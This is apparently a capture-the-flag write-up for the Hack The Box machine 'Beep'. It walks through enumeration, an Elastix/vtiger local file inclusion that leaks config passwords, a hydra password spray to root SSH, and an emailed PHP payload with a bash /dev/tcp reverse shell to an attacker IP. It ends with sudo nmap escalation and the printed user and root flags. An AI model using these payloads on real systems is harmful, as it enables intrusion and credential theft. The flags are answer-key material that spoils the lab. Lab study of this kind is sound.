

Beep - 10.10.10.7

Enumeration

Nmap

```
nmap -sC -sV -oA nmap/initial 10.10.10.7
```

```
# Nmap 7.91 scan initiated Tue Apr 27 06:07:34 2021 as: nmap -sC -sV -oA nmap/initial 10.10.10.7
Nmap scan report for 10.10.10.7
Host is up (0.24s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_ 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp         Postfix smtpd
|_ _smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES,
  ↳ 8BITMIME, DSN,
80/tcp    open  http         Apache httpd 2.2.3
|_ _http-server-header: Apache/2.2.3 (CentOS)
|_ _http-title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3         Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ _pop3-capabilities: PIPELINING UIDL TOP LOGIN-DELAY(0) APOP EXPIRE(NEVER) IMPLEMENTATION(Cyrus
  ↳ POP3 server v2) AUTH-RESP-CODE USER STLS RESP-CODES
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_ program version port/proto service
|_ 100000 2 111/tcp rpcbind
|_ 100000 2 111/udp rpcbind
|_ 100024 1 875/udp status
|_ 100024 1 878/tcp status
143/tcp   open  imap         Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ _imap-capabilities: Completed OK THREAD=REFERENCES NAMESPACE SORT=MODSEQ MULTIAPPEND
  ↳ URLAUTHA0001 MAILBOX-REFERRALS STARTTLS RENAME QUOTA LIST-SUBSCRIBED LISTTEXT IMAP4 CHILDREN
  ↳ IDLE ID CONDSTORE LITERAL+ CATENATE BINARY ANNOTATEMORE ATOMIC ACL THREAD=ORDEREDSUBJECT
  ↳ UNSELECT NO RIGHTS=kxte SORT X-NETSCAPE IMAP4rev1 UIDPLUS
443/tcp   open  ssl/https?
|_ _ssl-cert: Subject: common-
  ↳ Name=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=-
  ↳ -
|_ Not valid before: 2017-04-07T08:22:08
|_ Not valid after: 2018-04-07T08:22:08
|_ _ssl-date: 2021-04-27T10:18:48+00:00; +7m16s from scanner time.
993/tcp   open  ssl/imap     Cyrus imapd
|_ _imap-capabilities: CAPABILITY
995/tcp   open  pop3         Cyrus pop3d
```

```
3306/tcp open  mysql      MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
4445/tcp open  upnotifyp?
10000/tcp open  http      MiniServ 1.570 (Webmin httpd)
|_http-title: Site does not have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: 7m15s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Apr 27 06:14:42 2021 -- 1 IP address (1 host up) scanned in 427.79 seconds
```

Website

Going to <http://10.10.10.7/>, redirects the attacker to <https://10.10.10.7/>.

What is elastix?

Elastix is an unified communications server software that brings together IP PBX, email, IM, faxing and collaboration functionality. It has a Web interface and includes capabilities such as a call center software with predictive dialing.



Gobuster

Enumerating the webserver with gobuster.


Running with **-k** disables checks for tls verification.

```
gobuster dir -t 50 -w /usr/share/seclists/Discovery/Web-Content/big.txt -o log/gobuster.out -u https://10.10.10.7 -k
```


```
/.htpasswd (Status: 403) [Size: 287]  
/.htaccess (Status: 403) [Size: 287]  
/admin (Status: 301) [Size: 309] [--> https://10.10.10.7/admin/]  
/cgi-bin/ (Status: 403) [Size: 286]  
/configs (Status: 301) [Size: 311] [--> https://10.10.10.7/configs/]  
/favicon.ico (Status: 200) [Size: 894]  
/help (Status: 301) [Size: 308] [--> https://10.10.10.7/help/]  
/images (Status: 301) [Size: 310] [--> https://10.10.10.7/images/]  
/lang (Status: 301) [Size: 308] [--> https://10.10.10.7/lang/]  
/libs (Status: 301) [Size: 308] [--> https://10.10.10.7/libs/]  
/mail (Status: 301) [Size: 308] [--> https://10.10.10.7/mail/]
```

```
/modules (Status: 301) [Size: 311] [--> https://10.10.10.7/modules/]
/panel (Status: 301) [Size: 309] [--> https://10.10.10.7/panel/]
/recordings (Status: 301) [Size: 314] [--> https://10.10.10.7/recordings/]
/robots.txt (Status: 200) [Size: 28]
/static (Status: 301) [Size: 310] [--> https://10.10.10.7/static/]
/themes (Status: 301) [Size: 310] [--> https://10.10.10.7/themes/]
/var (Status: 301) [Size: 307] [--> https://10.10.10.7/var/]
/vtigercrm (Status: 301) [Size: 313] [--> https://10.10.10.7/vtigercrm/]
```

Going to <https://10.10.10.7/admin>, the attacker is prompted by a login page from **FreePBX Administration**.




Upon Clicking cancel, the attacker is redirected to <https://10.10.10.7/admin/config.php>, where the version of FreePBX is revealed to be **2.8.1.4**.



Unauthorized

You are not authorized to access this page.




Going to <https://10.10.10.7/configs/>, directory listings is enable.



Index of /configs


https://10.10.10.7/configs/

Index of /configs

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 default.conf.php	01-Nov-2011 21:56	3.1K	
 email.conf.php	01-Nov-2011 21:56	2.5K	
 languages.conf.php	01-Nov-2011 21:56	2.8K	

Apache/2.2.3 (CentOS) Server at 10.10.10.7 Port 443

Going to <https://10.10.10.7/vtigercrm/>, the attacker is presented with a *vtiger 5 crm* login page.



vtiger CRM 5

The honest Open Source CRM

Sign in

- ▶ Sales force Automation
- ▶ Marketing Automation
- ▶ Customer Support & Service
- ▶ Order Management and more...

User Name

Password

Color Theme

Language

Sign in

Searchsploit is used to search known exploits for: elastix

```
searchsploit elastix
```

```

Δ > ~/htb/beep/exploit searchsploit elastix

```

Exploit Title	Path
Elastix - 'page' Cross-Site Scripting	php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion	php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection	php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection	php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution	php/webapps/18650.py

A local file inclusion vulnerability is discovered using the command `searchsploit -x php/webapps/37637.pl`

```

#####
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-_eyes ;)
# Discovered by romanc-_eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki \n";
print "\t 0day Elastix 2.2.0 \n";
print "\t email: anonymous17hacker@gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action

use LWP::UserAgent;
print "\n Target: https://ip "

```

Exploitation Method 1

Method 1: LFI and Password Spray to Root

Vulnerability Explanation:

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input. An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.

source: <https://www.exploit-db.com/exploits/37637>

Proof Of Concept

The LFI payload from the file **php/webapps/37637.pl** is tested manually using burp.

```

Request
Raw Params Headers Hex
1 GET /vtigercrm/graph.php?current_language=../../../../../../../../etc/passwd%00&module=Accounts&action=
2 module=Accounts&action HTTP/1.1
3 Host: 10.10.10.7
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Cookie: elastixSession=3ptfud0ac05no5n3r0738826c1; PHPSESSID=m7i4cre0djb14dhtb4kj18hu00
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12

Response
Raw Headers Hex Render
34 # AMPENGINE: Telephony backend engine (e.g. asterisk)
35 # AMPMGRUSER: Username to access the Asterisk Manager Interface
36 # AMPMGRPASS: Password for AMPMGRUSER
37 #
38 AMPDBHOST=localhost
39 AMPDBENGINE=mysql
40 # AMPDBNAME=asterisk
41 AMPDBUSER=asteriskuser
42 # AMPDBPASS=amp109
43 AMPDBPASS=jEhdIekWmdjE
44 AMPENGINE=asterisk
45 AMPMGRUSER=admin
46 #AMPMGRPASS=amp111
47 AMPMGRPASS=jEhdIekWmdjE
48
49 # AMPBIN: Location of the FreePBX command line scripts
50 # AMPSBIN: Location of (root) command line scripts
51 #
52 AMPRTN=/usr/lib/asterisk/bin

```

```

AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE

```

Getting a shell

The following request can be used to get a list of users having a shell from **/etc/passwd**.

```

GET /vtiger-
  → crm/graph.php?current_language=../../../../../../../../etc/passwd%00&module=Accounts&action=
  → HTTP/1.1
Host: 10.10.10.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

```

Once the content of the passwd file is saved to a file, all the users can be easily

```
cat passwd | grep "bash" | awk -F\: '{print $1}' > users
```

```

root
mysql
cyrus
asterisk
spamfilter
fanis

```

A password file can be generated using the initial payload file.

```
cat tmp | awk -F\= - '{print $2}' | sort -u > password
```

```
admin  
amp109  
amp111  
asterisk  
asteriskuser  
jEhdIekWmdjE  
localhost  
mysql
```

A password spray attack using hydra can now be used with the list of users and password.

```
hydra -L users -P password ssh://10.10.10.7 -t 4  
[ssh] host: 10.10.10.7 login: root password: jEhdIekWmdjE
```

The attacker can now successfully login as the **root** user using the credentials `root : jEhdIekWmdjE`. However while logging in using ssh, an error is preventing the attacker from logging in.

```
$ ssh root@10.10.10.7  
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer:  
  diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1
```

After researching the issue, a solution was provided on <https://unix.stackexchange.com/questions/402746/ssh-unable-to-negotiate-no-matching-key-exchange-method-found>.

```
ssh root@10.10.10.7 -oKexAlgorithms+=diffie-hellman-group1-sha1 -c 3des-cbc
```

After using the ssh command above, the attacker can successfully login to the system.

Exploitation Method 2

Method 2: SMTP To Low Privilege Shell

Vulnerability Explanation:

Since **SMTP** is being used, if a user has a mail account configured, it can be accessed on the user's mail location `/var/mail/user`. The attacker can mail a user, a php payload, and then read the mail location using the local file inclusion to execute the php payload on the webserver.

The enumeration steps can be followed from here: <https://book.hacktricks.xyz/pentesting/pentesting-smtp>

```
telnet 10.10.10.7 25
...[snip]...
220 beep.localdomain ESMTTP Postfix
EHLO anubhav@localhost.com
# EHLO = Enhanced Hello is used to identify the attacker with the server
...[snip]...
VRFY asterisk@localhost
252 2.0.0 asterisk@localhost
# VRFY = Verify is used to check if a user exist
```

```
Applications
Trying 10.10.10.7...
Connected to 10.10.10.7.
Escape character is '^]'.
220 beep.localdomain ESMTTP Postfix
EHLO anubhav@localhost.com
250-beep.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
VRFY asterisk@localhost
252 2.0.0 asterisk@localhost
421 4.4.2 beep.localdomain Error: timeout exceeded
Connection closed by foreign host.
```

The user asterisk is chosen as he was already included in the telephony backend engine from the LFI vulnerability.

```
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
import smtplib
import sys
```

```
lhost = "127.0.0.1"
lport = 443
rhost = "10.10.10.7"
rport = 25 # 489,587

# create message object instance
msg = MIMEMultipart()

# setup the parameters of the message
password = ""
msg['From'] = "anubhav@localhost"
msg['To'] = "asterisk@localhost"
msg['Subject'] = "This is not a drill!"

# payload
# message = ("<?php system('bash -i >& /dev/tcp/%s/%d 0>&1'); ?>" % (lhost,lport))
message = ('<?php echo("test test test"); ?>')

print("[*] Payload is generated : %s" % message)

msg.attach(MIMEText(message, 'plain'))
server = smtplib.SMTP(host=rhost,port=rport)

if server.noop()[0] != 250:
    print("[-]Connection Error")
    exit()

# server.starttls()

# Uncomment if log-in with authentication
# server.login(msg['From'], password)

server.sendmail(msg['From'], msg['To'], msg.as_string())
server.quit()

print("[**]successfully sent email to %s:" % (msg['To']))
```

The script is modified to display “**test test test**” instead of getting the reverse shell directly. This is done in order to check whether the script is working properly or not.

```

Raw Params Headers Hex
1 GET /vtigercrm/graph.php?current_language=../../../../../../../../var/mail/asterisk%00
module=Accounts&action= HTTP/1.1
2 Host: 10.10.10.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: elasticSession=3ptfud0ac05no5n3r0738826c1; PHPSESSID=m7i4cre0j14dhtb4kj18hu00
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 29 Apr 2021 13:17:19 GMT
3 Server: Apache/2.2.3 (CentOS)
4 X-Powered-By: PHP/5.1.6
5 Content-Length: 855
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 From: anubhav@local.localdomain Thu Apr 29 16:16:59 2021
10 Return-Path: <anubhav@local.localdomain>
11 X-Original-To: asterisk@localhost
12 Delivered-To: asterisk@localhost.localdomain
13 Received: from [127.0.1.1] (unknown [10.10.14.23])
14 by beep.localdomain (Postfix) with ESMTP id 6DB7CD92FD
15 for <asterisk@localhost>
; Thu, 29 Apr 2021 16:16:58 +0300 (EEST)
16 Content-Type: multipart/mixed; boundary="=====6875514819626289094===="
17 MIME-Version: 1.0
18 From: anubhav@local
19 To: asterisk@localhost
20 Subject: This is not a drill!
21 Message-Id: <20210429131658.80B7CD92FD@beep.localdomain>
22 Date: Thu, 29 Apr 2021 16:16:58 +0300 (EEST)
23
24 -----6875514819626289094====
25 Content-Type: text/plain; charset="us-ascii"
26 MIME-Version: 1.0
27 Content-Transfer-Encoding: 7bit
28
29 test test test-----6875514819626289094====
30
31 Sorry! Attempt to access restricted file.

```

As can be seen above, the text "test test test" is being printed, hence the php payload got executed.

The script can now be modified to get a reverse shell and the attacker starts to listen on port **8888**.

```

lhost = "10.10.14.23"
lport = 8888
rhost = "10.10.10.7"
rport = 25 # 489,587

# create message object instance
msg = MIMEMultipart()

# setup the parameters of the message
password = ""
msg['From'] = "anubhav@localhost"
msg['To'] = "asterisk@localhost"
msg['Subject'] = "This is an RCE"

# payload
message = ("<?php system('bash -c \"bash -i >& /dev/tcp/%s/%d 0>&1\"'); ?>\"" % (lhost,lport))
# message = (<?php echo("test test test"); ?>)

print("[*] Payload is generated : %s" % message)

```

Once the script is ran, the LFI vulnerability is used to read the user **asterisk** mail content, and a reverse shell connection is obtained.


```

Δ > ~/htb/beep/exploit python smtp.py
[*] Payload is generated : <?php system('bash -c "bash -i >& /dev/tcp/10.10.14.23/8888 0>&1"'); ?>
[***]successfully sent email to asterisk@localhost:

Δ > ~/htb/beep/exploit

```


It is a good sign that there is no response on burp as the page will hang if it is connected to the netcat




```
Raw Params Headers Hex
1 GET /vtigercrm/graph.php?current_language=../../../../../../../../var/mail/asterisk/%00
  module=Accounts&action= HTTP/1.1
2 Host: 10.10.10.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: elastixSession=3ptfud0ac05no5n3r0738826c1; PHPSESSID=m7i4cre0djb14dhtb4kjl8hu00
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
```

session.

A reverse shell as the user **asterisk** from the server is obtained .



```
> ~/htb/beep/exploit nc -lvp 8888
listening on [any] 8888 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.7] 59772
bash: no job control in this shell
bash-3.2$
```



```
bash-3.2$ whoami
asterisk
bash-3.2$
```

Privilege Escalation to Root

Running the command `sudo -l`, the attacker can know which commands can be run as root without password from the current user.

Nmap has a known privilege escalation technique, when run with the **-interactive** flag, it can drop a shell when `!sh` is ran in the prompt.

```
bash-3.2$ sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS
    UREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
    LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY"

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
bash-3.2$ sudo /usr/bin/nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2#
```

User.txt

```
find /home -type f -ls 2>/dev/null
```

User.txt can be found in the home directory of **fanis**.

```
cat /home/fanis/user.txt
```

```
[root@beep ~]# cat /home/fanis/user.txt
e0492fb5a4a0ae34aac2c723e1a0db45
[root@beep ~]#
```

user.txt flag: e0492fb5a4a0ae34aac2c723e1a0db45

Root.txt

the **root.txt** file is always located in **/root/**

```
cat /root/root.txt
```

```
[root@beep ~]# cat /root/root.txt
61af6c4db62d6f8902fe1169ed35bf10
[root@beep ~]#
```

root.txt flag: 61af6c4db62d6f8902fe1169ed35bf10